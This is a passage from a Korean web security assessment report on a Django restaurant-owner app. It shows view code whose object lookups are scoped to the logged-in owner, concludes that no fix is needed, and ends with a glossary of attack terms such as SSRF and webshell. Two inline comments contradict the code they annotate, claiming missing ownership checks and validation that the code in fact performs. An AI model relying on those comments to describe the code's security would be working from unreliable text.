
    if request.method == 'DELETE':
        product.delete()
        return Response(status=204)

    if request.method == 'GET':
        return Response(ProductSerializer(product).data)

    serializer = ProductSerializer(product, data=request.data, partial=True)
    serializer.is_valid(raise_exception=True)
    serializer.save()
    return Response(serializer.data)
```

```python
#apps/web/views/owner.py
if request.method == 'POST':
    # 해당 부분에서 현재 점주와 다른 데이터에 접근 시 차단
    restaurant = get_object_or_404(
        Restaurant,
        pk=request.POST.get('restaurant'),
        owner=request.user  # ← 현재 사용자와 매치 안함
    )
```

2. 이미지 확장자로 위장한 파일 업로드는 가능하나(WEB-008 참고) S3에 정적 저장되어 서버 내 직접 실행이 불가함을 확인하였다.



3. DELETE 메소드로 삭제 가능한 대상 역시 본인 매장 상품에 한정됨을 확인하였다.

```python
def _menu_scope(request):
    """본인 매장 메뉴만 조회."""
    return Menu.objects.filter(restaurant__owner=request.user)
...

@api_view(['GET', 'PUT', 'DELETE'])
@permission_classes([IsOwner])
def product_detail(request, pk):
    """상품 조회/수정/삭제."""
    product = _menu_scope(request).filter(pk=pk).first()
    if not product:
        return error_response('not_found', '상품을 찾을 수 없습니다.', 404)

    if request.method == 'DELETE': # 삭제할 데이터를 검증 로직 없이 바로 삭제
        product.delete()
        return Response(status=204)

    if request.method == 'GET':
        return Response(ProductSerializer(product).data)

    serializer = ProductSerializer(product, data=request.data, partial=True)
    serializer.is_valid(raise_exception=True)
    serializer.save()
    return Response(serializer.data)
```

조치 권고

해당 없음

5. 별첨

5.1. 용어 정의

[표 5-1] 용어 정의

용어	설명
SQLi	SQL Injection. 입력값이 DB 쿼리 구문으로 해석되어 비인가 조회·조작이 가능한 취약점.
SSTI	Server-Side Template Injection. 입력이 템플릿 엔진에서 코드로 실행되는 취약점.
SSRF	Server-Side Request Forgery. 서버가 공격자가 지정한 내부 자원(예: 클라우드 메타데이터)에 요청하도록 유도하는 취약점.
IMDS	Instance Metadata Service. EC2 인스턴스의 메타데이터·IAM 임시 자격증명을 제공하는 내부(169.254.169.254. 서비스.
XSS	Cross-Site Scripting. 악성 스크립트가 타 사용자 브라우저에서 실행되는 취약점.
CSRF	Cross-Site Request Forgery. 인증 세션을 악용해 사용자가 의도하지 않은 요청을 전송시키는 공격.
웹셸(WebShell)	업로드한 스크립트로 서버를 원격 제어하는 악성 파일.
IDOR/BOLA	객체 식별자 조작으로 타 사용자 자원에 접근하는 접근제어 취약점.
HSTS	HTTP Strict Transport Security. 브라우저에 HTTPS 강제 접속을 지시하는 보안 헤더.
DEBUG	Django 디버그 모드. 활성화 시 상세 에러·내부 경로·설정이 노출됨.